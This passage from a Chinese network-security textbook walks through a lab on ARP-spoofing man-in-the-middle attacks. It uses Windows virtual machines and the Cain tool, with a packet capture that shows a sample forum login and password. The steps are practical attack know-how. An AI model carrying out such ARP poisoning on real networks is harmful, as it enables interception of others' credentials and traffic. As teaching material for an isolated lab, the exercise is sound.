


图 4-26　“中间人”攻击

下面结合实例研究基于 ARP 欺骗的“中间人”攻击。以 host-only 方式启动 Windows 2000 虚拟机和 Windows XP 虚拟机，按图 4-27 配置各个对象的 IP 地址，使得三台主机同处于 192.3.3.0 网段。攻击流程大致如下：首先本机利用 ARP 欺骗刷新 Windows 2000 和 Windows XP 虚拟机的缓存表，使得 Windows 2000 虚拟机的缓存中 Windows XP 虚拟机的 IP 地址 192.3.3.3 映射为攻击者(即本机)的 MAC，Windows XP 虚拟机的缓存中 Windows 2000 虚拟机的 IP 地址 192.3.3.1 也映射为攻击者(即本机) MAC。这样一来，Windows 2000 和 Windows XP 虚拟机之间的通信将经过攻击者(即本机)中转，本机成为它们之间通信的“中间人”，本机可以实施数据监听、数据篡改、木马植入等攻击行为。

4.5.2　测试“中间人”攻击

测试流程大致如下：按如图 4-27 所示的网络环境配置各个对象的 IP 地址，在 Windows 2000 虚拟机上安装一个“论坛贴吧”站点，注册一个用户。在本机对 Windows 2000 和 Windows XP 虚拟机实施 ARP 欺骗攻击，监听两台主机之间的网络通信，从中提取出敏感信息(如账户、密码)。

第一步：按图 4-27 配置各个对象的地址信息，测试网络连通情况。




图 4-27 实验拓扑

为了便于后面分析网络数据，为三台主机配置容易识别的 MAC 地址，这里以 Windows 2000 虚拟机为例介绍手工配置 MAC 地址的方法。在“网络与拨号连接”界面右击“本地连接”→选择“属性”→单击“配置”→选择“高级”→单击 network address→在“值”文本框中输入“b0b0b0b0b0b0”→单击“确定”按钮。三台主机地址信息见图 4-28～图 4-30。

```
Ethernet adapter 本地连接:

        Description . . . . . . . : AMD PCNET Family PCI Ethernet Adapter
        Physical Address. . . . . : A0-A0-A0-A0-A0-A0
        DHCP Enabled. . . . . . . : No
        IP Address. . . . . . . . : 192.3.3.1
        Subnet Mask . . . . . . . : 255.255.255.0
        Default Gateway . . . . . :
```

图 4-28 Windows 2000 虚拟机的地址信息

```
Ethernet adapter 本地连接:

        Description . . . . . . . : AMD PCNET Family PCI Ethernet Adapter
        Physical Address. . . . . : B0-B0-B0-B0-B0-B0
        DHCP Enabled. . . . . . . : No
        IP Address. . . . . . . . : 192.3.3.2
        Subnet Mask . . . . . . . : 255.255.255.0
        Default Gateway . . . . . :
```

图 4-29 本机的地址信息

```
Ethernet adapter 本地连接:

        Description . . . . . . . . : VMware Accelerated AMD PCNet Adapter
        Physical Address. . . . . . : C0-C0-C0-C0-C0-C0
        Dhcp Enabled. . . . . . . . : No
        IP Address. . . . . . . . . : 192.3.3.3
        Subnet Mask . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . :
```

图 4-30 Windows XP 虚拟机的地址信息

第二步：在 Windows 2000 虚拟机上安装一个“论坛贴吧”站点，注册一个用户。

将“论坛贴吧”站点的脚本文件放置到 Windows 2000 虚拟机 Web 服务器的主目录下即可。在 Windows XP 虚拟机访问站点，并注册一个用户。测试结果如图 4-31 所示。

第三步：捕获正常状态下的通信数据。



图 4-31　在 Windows XP 虚拟机访问“论坛贴吧”

图 4-32 为使用 Sniffer Pro 捕获的 Windows XP 虚拟机提交的登录报文，其目的 MAC 为 Windows 2000 虚拟机、源 MAC 为 Windows XP 虚拟机，可见正常情况下 Windows XP 虚拟机将账户信息直接传递给 Windows 2000 虚拟机，此时本机无法截获通信数据。

```
            目的MAC:2000虚拟机          源MAC:xp虚拟机
00000000: a0 a0 a0 a0 a0 a0 c0 c0 c0 c0 c0 c0 08 00 45 00 烧烧烧览览览..E.
00000010: 02 6a 04 0b 40 00 80 06 6e 78 c0 03 03 03 c0 03 .j..@.▌.nx?..?
00000020: 03 01 04 79 00 50 b6 7f b7 56 60 31 f2 5a 50 18 ...y.P?穑`1蜧P.
00000030: fa f0 b3 bb 00 00 50 4f 53 54 20 2f 61 63 63 65   郴..POST /acce
00000040: 73 73 2e 61 73 70 20 48 54 54 50 2f 31 2e 31 0d ss.asp HTTP/1.1.
00000050: 0a 41 63 63 65 70 74 3a 20 69 6d 61 67 65 2f 67 .Accept: image/g

                          中间连续数据略

00000220: 3d 31 39 32 33 33 33 0d 0a 0d 0a 75 73 65 72 6e =192333....usern
00000230: 61 6d 65 3d 70 65 74 65 72 26 70 61 73 73 77 6f ame=peter&passwo
00000240: 72 64 3d 38 36 39 38 32 34 38 30 26 75 72 6c 3d rd=86982480&url=
00000250: 6c 6f 67 69 6e 2e 61 73 70 26 69 6d 61 67 65 46 login.asp&imageF
00000260: 69 65 6c 64 2e 78 3d 31 31 26 69 6d 61 67 65 46 ield.x=11&imageF
00000270: 69 65 6c 64 2e 79 3d 39                         ield.y=9
                  username=peter   password=86982480
```

图 4-32　Windows XP 虚拟机提交的登录报文

第四步：在本机使用 cain 对 Windows 2000 和 Windows XP 虚拟机实施 ARP 欺骗攻击。

在本机使用 cain 对 Windows 2000 和 Windows XP 虚拟机实施 ARP 欺骗攻击，操作步骤如下：首先选择 IP 地址为 192.3.3.2 的网卡，见图 4-33，之后 cain 就在这块网卡上进行数据监听和实施 ARP 欺骗攻击。之后单击 start sniffer 按钮，开始嗅探网络数据。在整个攻击过程中 cain 必须始终处于嗅探状态。

接下来扫描本网段内所有主机的 IP 和 MAC 地址。cain 要实施 ARP 欺骗攻击就必须掌握被攻击对象的 IP 和 MAC 地址。步骤为：单击 Sniffer 标签→在空白位置右击鼠标→选择 scan MAC address →单击“确定”按钮，图 4-34 为扫描结果。

从扫描结果中选择两台主机作为攻击目标。步骤如下：单击 cain 左下脚 APR 标




图 4-33　选择网卡




图 4-34　扫描结果

签→在页框空白位置单击→单击+→在弹出的界面选中两个攻击目标(即 Windows 2000 和 Windows XP 虚拟机),结果见图 4-35。




图 4-35　选中两个攻击对象

单击“确定”按钮之后这条攻击规则就建立好了,但它当前的状态是 Idle(即空闲),见图 4-36。

开始攻击,选中新建立的规则→单击 start APR 按钮,攻击状态变为 Poisoning(正在毒害状态),见图 4-37。

第五步:查看攻击结果。

图 4-38 给出的是攻击前后 Windows XP 虚拟机的缓存表,可见 Windows 2000 虚拟机的 IP 地址被错误地映射为攻击者(本机)的 MAC 地址。这样一来 Windows XP 虚拟机发给 Windows 2000 虚拟机的数据报将被提交给本机。

